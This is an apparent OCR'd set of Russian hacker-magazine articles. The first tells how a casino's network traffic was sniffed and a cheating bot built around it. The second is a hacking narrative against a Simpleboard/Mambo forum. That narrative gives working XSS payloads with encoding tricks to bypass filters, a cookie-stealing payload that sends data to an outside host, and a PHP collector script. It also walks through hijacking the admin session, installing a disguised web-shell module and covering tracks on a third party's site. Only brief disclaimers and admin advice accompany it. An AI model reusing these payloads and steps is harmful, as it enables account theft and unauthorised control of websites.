Нажимать на кнопку «Double» не надо больше одного раза. Зачем лишний раз рисковать? Например выпала на барабанах вишенка, мой выигрыш 2 цента, нажимаю «Double», выигрываю, нажимаю «Cash out». Мне выплачивается выигрыш в 4 цента. Но не всегда. Иногда 10 центов, иногда 20, а бывает, и целый доллар! Такие глюки мне ужасно нравятся: наконец-то мой баланс понемножку пополз вверх.

ПОЛЬЗУЕМСЯ МОМЕНТОМ

Продолжаю играть по выбранному плану. Внеплановые бонусы продолжают изредка радовать меня. Но удвоение начинает потихоньку раздражать. Проигрываю на удвоении я намного чаще, чем выигрываю. Вот бы научиться нажимать кнопку «Double» только в тот момент, когда будет выигрыш. И тут я понял! Куда я смотрел раньше?!
Почему я не обращал внимания на свой модем?! Он не моргал, когда я нажимал кнопку «Double»! А это означало то, что мой компьютер знал результат розыгрыша еще до того, как я пытался удвоить выигрыш, эта информация передавалась заранее! Как же ее получить, подсмотреть? Ответ-то очень простой - попробовать отснифать передаваемый трафик и посмотреть содержимое пакетов. Однако я был уверен, что при передаче этих данных используется шифрование и ничего осмысленного в пакетах снифер не найдет. Однако попытка не пытка.




Вот что получает флешевый клиент от сервера, когда ты дергаешь бандита за руку

Я запустил снифер IRIS и отредактировал правило для захвата пакетов, указав, что меня интересуют только те, которые относятся к 81.176.65.54 - ip-адресу сервера «Ва-банка». Ну что ж, дергаю автомат за рычаг и смотрю, о чем шепчутся флешевый клиент и сервер:

Передаваемые клиенту данные о результате розыгрыша


```
<server command="bet" status="game">
<wheel id="1" symbol="4" />
<wheel id="2" symbol="15" />
<wheel id="3" symbol="20" />
<line id="3" win-id="12" cash="50" />
<line id="5" win-id="12" cash="50" />
<game cash-bet="125" cash-win="100" chance-id="2" />
<user cash="206447" bonus="0" />
<jackpot cash="3275068" />
</server>
```


После этого на барабанах выпадает пара вишенок, аппарат моргает кнопкой «Double», предлагая мне рискнуть, нажать ее и удвоить выигрыш. Однако не буду торопиться. Интересно, что же полезного я подслушал? <Wheel id="1" symbol="4" /> - это то, какую картинку нужно показать на барабане, <line id="3" win-id="12" cash="50" /> - это, вероятно, тип выигрыша, <game cash-bet="125" cash-win="100" chance-id="2" /> - величина ставки, величина выигрыша и... неужели это то, что я искал? Chance-id="2" - что-то подсказывает мне, что если я сейчас нажму «Double», то выиграю. Более того, если нажму еще раз, то опять удвою выигрыш. Точно, так и есть. Отлично! Поиграю дальше, посмотрю, как влияет chance-id на удвоение. Несколько раз выпадало chance-id="0", и каждый раз я проигрывал. Потом появилось <game cash-bet="1" cash-win="5" chance-id="1" />, что, как я и ожидал, позволило мне удвоить ставку, но когда я нажал кнопку «Double» во второй раз, то все проиграл.



Самопальный снифер для моего робота-неудачника



Каким бы мошенничеством ни занималась администрация интернет-казино, взламывать их системы незаконно и точно так же наказывается Уголовным кодексом. Все приведенные в статье факты предоставлены для ознакомления и должны лишь предостеречь тебя от увлечения азартными играми.


Все игры в «Ва-банке» сводятся к одному :)


Все понятно, вот он, мой шанс - переменная chance-id. Получасовые эксперименты подтвердили мои догадки, я нашел то, что хотел, мой баланс уверенно пополз вверх.
Теперь можно переходить от теоретических изысканий к практической части.
Компьютеры изначально создавались для упрощения ручного труда, заставлю его заняться своими прямыми обязанностями. Негоже мне сидеть перед монитором часами и мышкой тыкать то в «Spin», то в «Double». Поручу я это дело программе.
Я решил наколбасить простенького бота, который бы сам играл на автомате, удваивая выигрыш только в том случае, если chance-id не ноль, то есть выигрыш обеспечен. Я взял winpcap, готовый пример из документации к этой библиотеке и научил прогу кликать мышкой в нужных местах с заданным интервалом. Пробую - работает. За окном уже начинает светать, пора ложиться спать. Оставляю свою программу работать на самой маленькой ставке в 1 цент.
Ее глаза, по-восточному слегка прищуренные, смотрят на меня. Я никогда раньше не видел этих глаз. Мы достаточно часто встречались, но глаза были другие.
Они смотрели либо в сторону, либо пробегали по мне, не задерживаясь ни на мгновенье.
Морские волны ласкают наши ноги. Море... Откуда в Москве взялось море? И еще это чувство. Какое-то странное, я уже забыл, когда со мной такое было. Какая-то необычная для меня уверенность в себе. Да, это чувство победителя, но откуда оно взялось? Кажется, я знаю какой-то секрет, который дал мне все это и может дать еще больше. Компьютер... интернет... казино... ва-банк... ТОЧНО!!! Я же знаю прикуп! Значит, это уже как минимум Сочи!
Ее губы... Что это за звуки? Черт! Будильник! Ужасное наследие советской эпохи. Что за садисты всадили в эту коробочку такой гадкий дребезжащий звонок, который постоянно будит меня, невзирая на то, когда и в каком состоянии я заснул? А может, наконец он звонит совсем по другому поводу? И действительно, пора проснуться и посмотреть, сколько накликал мой робот за те три часа, что я спал. Посмотрел. Сон как рукой сняло. Набежало $5. В минус! Лузер! Каким был, таким и остался! Очередная попытка превратить комп в печатный станок оканчивается провалом. Топай на работу, зарабатывай трудовые. Такое западло с утра пораньше!
Метро. Что за лица вокруг. Такое ощущение, что все вчера играли в «Ва-банке» с результатом похуже моего. Тетки сиськами о спину трутся: «МАлАдой человек, продвигаемся». «Да пошла ты!». Турникеты в метро явно надо делать уже, чтобы такие вот крикливые в них не пролезали.
Работа. Да какая к черту работа. Все мысли только о том, как я мог так пролететь. А как пролетают те, кто играет в «Ва-банке» по-честному, ведь я использовал абсолютно все шансы выиграть, я жульничал и, выражаясь поэтически, знал прикуп! Может, ошибка в моем роботе, которого я слепил наспех? Нет, не было никакой ошибки. Я и должен был проиграть. Значение chance-id в 90% случаев было 0. А если и было отличным от нуля, то для самых маленьких выигрышей в два кредита (одна вишенка). А еще, как оказалось, у меня была потрясающая воображение «полоса удачи» - 243 спина без единого выигрыша. Нет, живой человек вряд ли смог бы выдержать такое издевательство, это 40 минут игры без единого выигрыша, настоящая обдираловка!




◢ Ты заметил фразу про Чемпионат Европы. Да, ты угадал, вся эта история происходила летом 2004 года. Ты расстроился, что я слил тебе старую инфу? Зря, наступил 2005 год, но в казино «Ва-банк» ничего не изменилось. И списывать на пенсию моего робота еще рановато.

ВИДЕОПОКЕР

Я решил взяться за видеопокер. Видеопокер достаточно честная игра казино: если карты раздаются честно, то процент выигрышей составляет 98-99%. Однако в честности «Ва-банка» я уже не сомневался, мне просто было интересно выяснить предел наглости этих уголовников.
В видеопокере тоже есть игра на удвоение, вдруг у нее тот же баг, что и в Five Line Double? Принцип игры на удвоение в видеопокере заключается в том, что открывается одна карта - карта дилера, а игроку предлагается открыть одну из четырех карт. Если открытая игроком карта по старшинству будет выше, чем карта дилера, то игрок выиграл. Конечно, большой удачей было бы узнать значение закрытых карт перед тем, как делать выбор, но это было бы абсолютной глупостью со стороны «Ва-банка».
Нет, такой халявы мне не обломилось. Значения закрытых карт передавались только после того, как я сделал выбор. Но чего-то в этой игре не хватало. Присмотревшись, я понял, что не хватает одного сообщения от


Интернет-казино loto.ru. Интересно, как играют здесь :)

сервера. Если я получил выигрышную покерную комбинацию, то программа задает мне вопрос: «Вы будете играть на шансы?». Я отвечаю: «Да». По логике, в этот момент flash-клиент должен сообщить серверу, что я собрался играть на шансы, а сервер должен передать значение карты дилера. Вот этих сообщений я и не нашел.
Значит, информацию о карте дилера клиент получил раньше. Получается, что я могу подсмотреть карту дилера, и, например, если там туз, то я должен смело идти на удвоение. Я проиграю только в том случае, если открою еще одного туза. Ну а если у дилера король, то лезть на удвоение глупо - мне поможет только туз. Поехали. Видеопокер оказался жадноват. Где-то на 20-й раздаче мне выпал первый выигрыш, выпало два валета - выигрыш одна ставка. Смотрю, что будет на удвоении у дилера, - двойка. Конечно, удваиваю! У меня девятка, выиграл. Работает! На следующий раз у дилера тройка. Надо удваивать, меня не устроит только двойка или тройка. Удваиваю. У меня двойка. Хм. Проиграл. Обидно, играю дальше.
Дальше попадались мелкие выигрыши, то пара, то две пары, а на удвоении у дилера все короли да дамы. Я даже немного заскучал. И тут, о чудо, у меня Flash Straight (пять карт подряд одной масти). Выигрыш 50:1. А у дилера на удвоении - ТУЗ!
Вот это удача! Удваивать! Только бы у меня не туз... только бы не туз... только бы не... ТУЗ!!! Точка. Какие же ненасытные эти господа.



На сайте «Ва-банка» размещены душещипательные истории про Сергея Петровича

СТРАТЕГИЯ МАРТИНГЕЙЛ

Рулетка, наверное, самая популярная игра в казино, и практически у каждого игрока есть своя собственная система игры. Да, та самая-самая выигрышная. Некоторые придумывают ее самостоятельно, некоторые покупают этот секрет. Она выглядит настолько просто и привлекательно, что удержаться от нее практически невозможно. Но вот только ты начинаешь играть, тебя начинают преследовать обидные проигрыши. Как же так! Этого не может быть! Только начал играть, как посыпались подряд красные или черные. Казино наверняка мухлюет! Этого нельзя так оставлять! Надо писать в службу поддержки и требовать свои деньги назад, по всем любимым форумам раскидывать посты - «Ну и наглость, только сел играть, а мне 5 раз подряд красное/черное!!!».

Я могу сказать, как называется твой секрет, - это стратегия Мартингейл. Да, это она разорила большинство игроков, при этом сохранив их уверенность в собственной непогрешимости. Суть ее состоит в том, что после проигрыша игрок увеличивает ставку вдвое. Если игрок выигрывает, то по сумме партий он остается в плюсе, если проигрывает, то необходимо опять удваивать ставку. Редко у кого из игроков хватает средств и смелости подняться выше шестого-седьмого шага. На шестом шагу нужно ставить уже 32 первоначальные ставки. Да и правила казино ограничивают максимальную ставку. Начинающие игроки и продавцы стратегий считают так: вероятность того, что красное появится шесть раз подряд, равна 0,5*0,5*0,5*0,5*0,5*0,5 итого 0,015625. То есть почти 99%, что такого не произойдет. Этих 99% большинству хватает, чтобы с воодушевлением броситься на обыгрыш рулетки. Ты, наверное, считал так же. Все дело в том, что те 1,5% процента относятся только к первым шести броскам шарика, с которых ты начал игру. Достаточно сделать еще 64 броска, и 1,5% превращаются в... 100%. Да, за 70 бросков ты практически 100% словишь шесть красных подряд, и шесть черных, кстати, тоже.

Таков он, Мартингейл - выигрываешь часто, но мало, а проигрываешь редко, но зато все! Попадаются на эту удочку почти все игроки. Даже такие уважаемые и образованные люди, как редакторы твоего любимого «Хакера». Открой номер за апрель 2004 на стр. 80, там есть зелененькая врезка (это если у тебя цветная версия журнала) с откровениями M.J.Asha. Вот оно - лучшее доказательство!

АУДИТ ВЫЗЫВАЛИ?

У «Ва-банка» есть такой сервис, называется audit. Они пропагандируют его как гарантию честности казино. На этой странице можно посмотреть статистику своей игры. Ну и что? Зашел. Посмотрел. Увидел, что процент выигрыша в видеопокере у меня даже не дотянул до 50%. Честно сознались. И на том спасибо. Что мне остается еще делать? Искать новые дырки желания уже не было никакого, поскольку стало понятно, что, даже жульничая, выиграть у этих негодяев невозможно. Деньги со счета снимать еще нельзя - у меня остается неотыгранный бонус. Решил вернуться к слот-автомату Five Line Double. Чтобы процесс шел быстрее, стал играть на ставке повыше. Но... как оказалось, на ставке в 25 центов для моего робота работы не оказалось совсем. Переменная chance-id превратилась в постоянную, и ее значение было 0. ВСЕГДА. Кнопка «Double» превратилась в «Отказ от выигрыша», но надпись почему-то не поменялась. Пришлось опять опуститься на мелкие ставки. Крутить еще предстояло много, но по телевизору шел Чемпионат Европы по футболу, компьютер все равно простаивал.

Побил свой рекорд в «полосе удачи», теперь он составил 454 спина - полтора часа безостановочной игры без единого выигрыша. Почему-то подобные факты начали уже радовать.

РАЗБОРКИ С АДМИНИСТРАЦИЕЙ

В прессе и на ТВ все чаще начинают говорить о волне людомании (паталогической склонности к азартным играм), захлестнувшей страну. Мне кажется, что я получил качественную прививку от этой напасти, и она мне уже не грозит. Шли дни. Мой робот накручивал спины. И вот наконец... Мне заблокировали счет. Официальная версия - за использование вспомогательных компьютерных программ. Настала пора вступить в переговоры с противником. Я не пытался скрывать от сотрудников «Ва-банка» то, что я знаю, и для начала послал половину этой статьи, которая к тому моменту была еще не дописана. «Ва-банк» взял паузу для размышлений. Подумав, они решили вернуть мне деньги.

Мы оказались в ситуации «как будто ничего такого не было». Но для меня главным вопросом было: почему? Почему «Ва-банк» играет именно так? Если уж кидаете на деньги, то хотя бы закройте свои тупые баги. Ответ на этот вопрос надо было искать у разработчиков софта.

Мне удалось созвониться с руководителем отдела разработки Авдошкиным Павлом Викторовичем. По наивности я полагал, что мои знания могут быть полезны и я могу рассчитывать на сотрудничество для создания более качественного софта. Я глубоко заблуждался. Разговора не получилось. В течении 15 минут на меня сыпались фразы типа: «А где ваш бизнес-план? А где расчет экономической эффективности? Да вы понимаете, куда вы позвонили? У нас команда суперпрофессионалов. Мы делаем суперпроекты. Да таких, как вы, тут называет...». И наконец, когда мне уже окончательно надоело выслушивать весь этот бред, я поставил вопрос ребром:

- Я же знаю, что вы мошенничаете, вы же читали мое письмо, там есть факты.

- Да, читал. Ну и что? Вы же с этими фактами в суд не пойдете :).

Такие вот смешные чуханы :).



Забавные картинки на сайте Sultan-казино



.::Gh0st::. (icq:7497474) && BlackPrince (BlackPrince@nsd.ru)

CENSORED

ЖУК ДЛЯ ОПЫТОВ

Наверное, ты иногда мечтаешь быть богом в Сети, чтобы тебя уважали, считались с твоим мнением, а некоторые и вовсе опасались. Ты читаешь журнал «Хакер» и, надеюсь, способен объективно оценить свои реальные возможности. Что, негусто? :) Хочешь оказаться на новом уровне мастерства, искать новые уязвимости, о которых никто еще не знает? Ты попал по адресу, сегодня мы расскажем реальную историю о том, как просто и интересно находить баги в форумных движках.


УЯЗВИМОСТИ ФОРУМНОГО ДВИЖКА SIMPLEBOARD FORUM

INTRO

Чтобы ты не путался, мы решили писать статью от одного лица, все события и действующие лица реальны, как наш мир :).

Как-то при встрече одна моя подружка пожаловалась, что ее притесняет на работе системный администратор: урезает трафик, запрещает пользоваться ICQ и вообще, перекрыл девчонке кислород. А сам сидит себе админит какой-то свой сайт, банит юзеров на форуме, пьет пиво и радуется жизни, как бегемот. «Что ж, - подумал я, - сайт - это прекрасно, сейчас посмотрим, как там все работает».

Набрав в браузере нужный адрес, я принялся изучать вражеский сайт и искать там уязвимости. Первым делом я определил, что там стоит форум Simpleboard. Тщательные поиски упоминаний об этой системе в багтрак-лентах поставили меня в тупик: было найдено всего две уязвимости, датированные 2002 годом, и они по понятной причине не работали :(. В ходе изучения этого форума я выяснил, что он поставляется с сайтовым движком Mambo. Уязвимостей у Мамбо было немногим больше, но даже самая свежая дыра была, увы, прошлогодней. Что ж, придется искать баги самостоятельно.



Приветственное сообщение обещает много возможностей

Я принялся тестировать скрипты на sql-injection, попутно рассматривая возможность осуществления CSS-атаки. После непродолжительных поисков я обнаружил, что при добавлении сообщения можно внедрить javascript-код в текст мессаги. Оказалось, что если в качестве картинки вставить скрипт наподобие javascript:alert('hello'), то при просмотре мессаги выскочит сообщение с надписью «hello». Поскольку для продолжения атаки у меня не хватало опыта и я прекрасно понимал, что две головы значительно лучше одной, я обратился за помощью к своему давнему другу Gh0st'у.

ТЫРИМ ПЛЮШКИ

Вкратце рассказав о найденной уязвимости, я предложил ему принять участие в исследовании нового бага. После нескольких экспериментов была составлена конструкция вида [img size=150]"style=background:url(javascript:document.images[0].src="http://www.hackersite.ru/sniff.php?"+document.cookie);[/img], которая в предпросмотре отправляла кукисы пользователя специальному скрипту, расположенному по адресу www.hackersite.ru/sniff.php. Этот простейший сценарий просто высылал все получаемые переменные на указанный e-mail:

Пример скрипта для кражи cookies

```
<?
if(isset($QUERY_STRING))
{
$date= date('d.m.y : H:i:s');
mail("mail1.@mail.ru, mail2@mail.ru", "New Cookie",
" Date and Time: $date\n IP: $REMOTE_ADDR\n Adress:
$HTTP_REFERER\n Cookie: $QUERY_STRING");
}
?>
```

ЧТО ПОМОГЛО НАМ ПРИ ВЗЛОМЕ?

❶ Обнаружив возможность выполнения простейшего javascript'а, мы путем различных манипуляций нашли, как вставлять более сложные скрипты.

❷ Обход фильтрования был осуществлен с помощью применения различных кодировок. Кстати, фильтры частенько грешат слабыми правилами. Иногда достаточно изменить регистр одной буквы, чтобы обойти его.

❸ Изучение мануалов производителя помогло составить правильный модуль, давший доступ к web-шеллу.

❹ Нам помогли две светлые головы, горячие сердца и вера в счастливое будущее!

ФИЛЬТРУЙ БАЗАР


После того как этот скрипт был установлен на одном из серверов, настало время испытать его в действии.
Прежде чем добавлять злое сообщение, я, конечно же, проверил, как оно функционирует в режиме предпросмотра. Работало все на ура, кукисы исправно отсылались мне на мыло. Но когда я, наконец, опубликовал злое сообщение на форуме, возникла неожиданная проблема, сформулированная очень четко следующей фразой форумного движка: «Active link containing JavaScript has been removed automatically». Даже для человека, не владеющего английским языком, было ясно: фокус не удался. Разработчики предусмотрели подобную активность хакеров и фильтровали javascript. Это заставило призадуматься. По каким признакам происходит фильтрация? И есть ли возможность ее обойти? На первый вопрос ответ был получен практически сразу: если в слово «javascript» вставить символ табуляции, то фильтр пропустит его. В случае с [img size=150]java' 'script:alert('hello')[/img] (не пробел, а именно табуляция) посетителей топика можно было встречать приветствием. Однако в случае с [img size=150]"style=background:url(javascript:alert('hello'));[/img] это не работало. По внимательном рассмотрении html-кода, получаемого после обработки, стало ясно, что символ табуляции работает как разделитель атрибутов тэга и ломает вредоносную конструкцию. Поясню на примере:

❶ <img src="javascript:alert('hello');" border"0" width="150"> - в данном случае выполнение скрипта ничем не ограничено, но режется фильтром.
❷ <img src="javas cript:alert('hello');" border"0" width="150"> - этот вариант пропускается фильтром и выполняется.
❸ <img src=""style=background:url(java script:alert('hello'));" border"0" width="150"> - пропускается фильтром, но не работает.
❹ <img src=""style=background:url(javascript:alert('hello'));" border"0" width="150"> - работает, но режется фильтром.

В приведенном примере видно, что в третьем случае символ табуляции служит разделителем тэга в паре с предыдущей кавычкой. Поэтому пришлось идти другим путем. А именно попробовать закодировать слово «javascript» так, чтобы оно воспринималось фильтром как незнакомое. После нескольких вариантов я создал конструкцию вида &#106&#97&#118&#97&#115&#99&#114&#105&#112&#116, что в переводе с десятичного представления означает слово «javascript». Итак, наконец, получено зло-сообщение следующего вида:

```
[img size=150]"style=background:url(&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116:document.images[0].src="http://www.hackersite.ru/sniff.php?"+document.cookie);[/img]
```

После этого я зашел на форум и создал несколько сообщений, передавая всем горячий привет и попутно вставляя свой скрипт. Через несколько минут мне на мыло прилетели первые кукисы пользователей.




Полученные кукисы

Только я собрался разбираться с добычей, как обратил внимание, что какой-то умник решил процитировать мое сообщение, в результате чего опять появилась предательская надпись о вырезанном JS-скрипте. Срабатывала обратная перекодировка. Чтобы избежать такого жесткого палева, я быстренько удалил скрипты из своих мессаг, зашел в профиль и в качестве подписи вставил полученную хитроумную конструкцию. Теперь ловушка стала незаметной, а через пару часов я получил и кукисы негодяйского администратора.

НУ И ЧТО ДЕЛАТЬ С КУКИСАМИ?

Нетрудно заметить, что пароль в кукисах зашифрован MD5. Теперь у нас есть два пути: подмена наших куков администраторскими, для чего можно использовать программу Cookie Editor, о которой уже много раз упоминалось на страницах нашего журнала. Или же расшифровка хэша. У каждого способа есть достоинства и недостатки. Расшифровка даст полноценный пароль для доступа в админку сайта, которая расположена по адресу http://site.com/administrator. Но для этого требуются ресурсы машины, на которой будет производиться расшифровка пароля, и куча времени. Потратив несколько дней в попытках расшифровать хэш и не получив желаемого результата, пришлось вернуться к первому варианту. К тому времени кукисы уже устарели (как ты знаешь, у них есть время жизни, параметр Expiraton Date and Time), поэтому при их подмене необходимо было следить за тем, чтобы ни один из параметров не был просроченным, благо в программе нетрудно изменить и это значение. Еще раз проверив данные кукисов, я открыл браузер и зашел на сайт.
Конечно же, сразу войти в систему администрирования, даже будучи опознанным системой как администратор, не получится. Доступ в систему управления сайтом требует повторного ввода пароля и не признает никаких кукисов-шмукисов. Но разработчики Mambo допустили непростительную ошибку - установка нового пароля производится без подтверждения действующего.
Зайдя в свой профиль - а профиль администратора мне по праву победителя теперь можно было называть своим - я установил новый пароль и без проблем проник в систему администрирования.
У этого способа, как я уже говорил, тоже есть свой недостаток - админ наверняка будет удивлен, когда несколько раз поменяв раскладку и проверив caps lock, он останется неавторизованным гостем. Значит, после завершения всех дел надо не забыть выйти из системы и провести процедуру восстановления пароля. Система сгенерирует новый пасс, вышлет на мыло администратора, который должен подумать, что какой-то идиот просто решил приколоться над ним. Но это будет позже, когда придет время подчищать следы, а пока настало время зайти в гости к админу :).



Непростительная ошибка разработчиков - новый пароль устанавливается без подтверждения действующего

В ГОСТЯХ У АДМИНА


Итак, доступ в админку сайта получен. Время пребывания на сайте в роли администратора должно быть сведено к минимуму - кто знает, когда настоящему хозяину вздумается зайти. Поэтому необходимо иметь свой доступ к сайту не через систему администрирования, а через собственный веб-шелл. Я решил использовать phpremview П. Бородина.
Попытка загрузить файл, выполняющий функции шелла, через загрузку модулей привела к неудаче - система ругалась на какое-то несоответствие форматов. Пришлось обращаться к помощи разработчиков. Внимательно прочитав доки по администрированию Mambo, я узнал о возможности установки дополнительных модулей, в состав которых входят файлы, написанные на PHP. Оказалось, что сам модуль состоит из двух частей: ис-



Упоминаемую в статье программу CookieEditor можно найти здесь: www.proxoft.com/cookieEditor.asp.



Много интересных исследований на тему CSS проводится на сайте http://antichat.ru. На форуме можно обсудить проблемы, связанные с этим классом атак. В общем, must have in favorites.



Доступ в админку требует повторного ввода пароля

полняемого файла и xml-файла определений, которые должны находиться в одноименном каталоге-модуле. Имена всех файлов и папок, входящих в состав модуля, должны начинаться с mod_. С исполняемым файлом все понятно - это будет remview.php, который я переименовал в mod_shell.php, а вот с файлом определений пришлось разбираться. Правда, как оказалось, ничего сложного в нем нет, он всего лишь содержит в себе информацию о модуле: кто его автор, из каких файлов состоит и т.д. С помощью блокнота я сделал файл описаний mod_shell.xml такого содержания:

XML-файл описаний нашего модуля

```
<?xml version="1.0" ?>
<mosinstall type="module">
<name>Releated Items</name>
<creationDate>/05/Mar/2005</creationDate>
<author>Black Prince</author>
<copyright>This template is released under the GNU/GPL License</copyright>
<authorEmail>BlackPrince@nsd.ru</authorEmail>
<authorUrl></authorUrl>
<version>1.0</version>
<description>Shows related content items based on keywords in the meta key field</description>
<files>
<filename module="mod_shell">mod_shell.php</filename>
</files>
</mosinstall>
```

Создав папку mod_shell, я поместил туда файл описаний и скрипт mod_shell.php, после чего заархивировал директорию zip'ом. Теперь модуль готов. В системе администрирования я выбрал меню установки дополнительных модулей и загрузил его со своего диска. Теперь в системе отобразился новый модуль, а сам web-шелл стал доступен по адресу http://site.ru/modules/mod_shell.php. Теперь осталось переименовать наш бэкдор во что-нибудь неброское и удалить из админки новоиспеченный модуль, чтобы не оставить лишних следов. Вот и все, теперь у меня был шелл с правами пользователя, и я без проблем мог сделать полноценный дефейс либо продолжить атаку.

ОТСЮДА ВЫВОД

Как видно, даже если в багтраках нет никаких описаний уязвимостей, если установлена последняя версия форума и даже сами разработчики в ус не дуют, все равно возможно найти уязвимость самостоятельно. Стоит только отыскать путь для выполнения javascript'ов и научиться выполнять элементарное приложение alert('hello'), а после этого уже и до кражи пользовательских кукисов недалеко. Однако следует помнить, что CSS-атака, как никакая другая, является браузеро-зависимой, поэтому неплохо было бы проверять ее эффективность на различных платформах. Не забывай, что тестировать баги в форумных движках лучше на своей локальной машине, чтобы избежать лишних вопросов со стороны отдела «К» и не нарушать законов.





Установлен новый модуль, являющийся шеллом

ЧТО ДЕЛАТЬ АДМИНАМ?


Что же делать, если ты администратор сайта, но искать уязвимости у тебя нет ни времени, ни желания? Могу посоветовать простое решение: учетную запись с правами администратора нужно использовать только по назначению - для администрирования сайта. Для того, чтобы общаться на форуме и следить за порядком, тебе достаточно прав модератора. Под учетной записью админа ни в коем случае не следует заходить на форум. Так ты сможешь обезопасить свой сайт или свести опасность к минимуму, даже если в движке есть CSS-ошибки.

Установлен новый модуль, являющийся шеллом

Не забывай, что вся информация предоставлена только для ознакомления, ее применение на практике в преступных целях может преследоваться УК твоей страны.

КОНКУРС X

Игнатов Олег aka BLooDeX (bloodex@real.xakep.ru)





Сейчас я расскажу тебе историю безответной любви. В небольшом городке N, где растут пальмы и волны бесконечного синего моря разбиваются о прибрежные скалы, где жизнь течет своим чередом, а укуренные админы даже и не задумываются о сетевой безопасности, живет мальчик Чомба. У Чомбы всегда все было хорошо: он купался в море с подругами, собирал ананасы, ходил по клубам, кушал экстази и зажигал ночи напролет. Но однажды он встретил ее. Она была прекрасна. Это был его идеал. Мило улыбаясь, она подошла к нему и своим райским голоском проговорила: «Приветик! Хорошая сегодня погода, не правда ли?». Чомба стормозил, сказал какой-то бред, она не поняла и ушла, цокая шпильками по каменной мостовой. Теперь солнце не радует его, море кажется большим чудищем с планеты Солярка, а подруги - шлюхами. Только старенький комп его хорошо понимает. Чомба организовал сайт помощи самому себе по адресу www.padonak.ru и надеется, что в мире есть еще хорошие хакеры, которые не оставят его умирать от безответной любви и помогут ему заполучить ту самую, которую он видит в своих мечтах. Нам стало жалко бедолагу, и мы предлагаем тебе помочь парню. Если ты сделаешь это первым, то получишь от нас ценный приз. Торопись!

КАК ПРОЙТИ ФЕВРАЛЬСКИЙ КОНКУРС

Ну а если ты еще не прошел предыдущий конкурс и тебе до сих пор не дают спокойно спать вопросы о том, как же все-таки его проходить, то пришло время покончить с ними раз и навсегда. Слушай внимательно. Вот что нужно было делать.

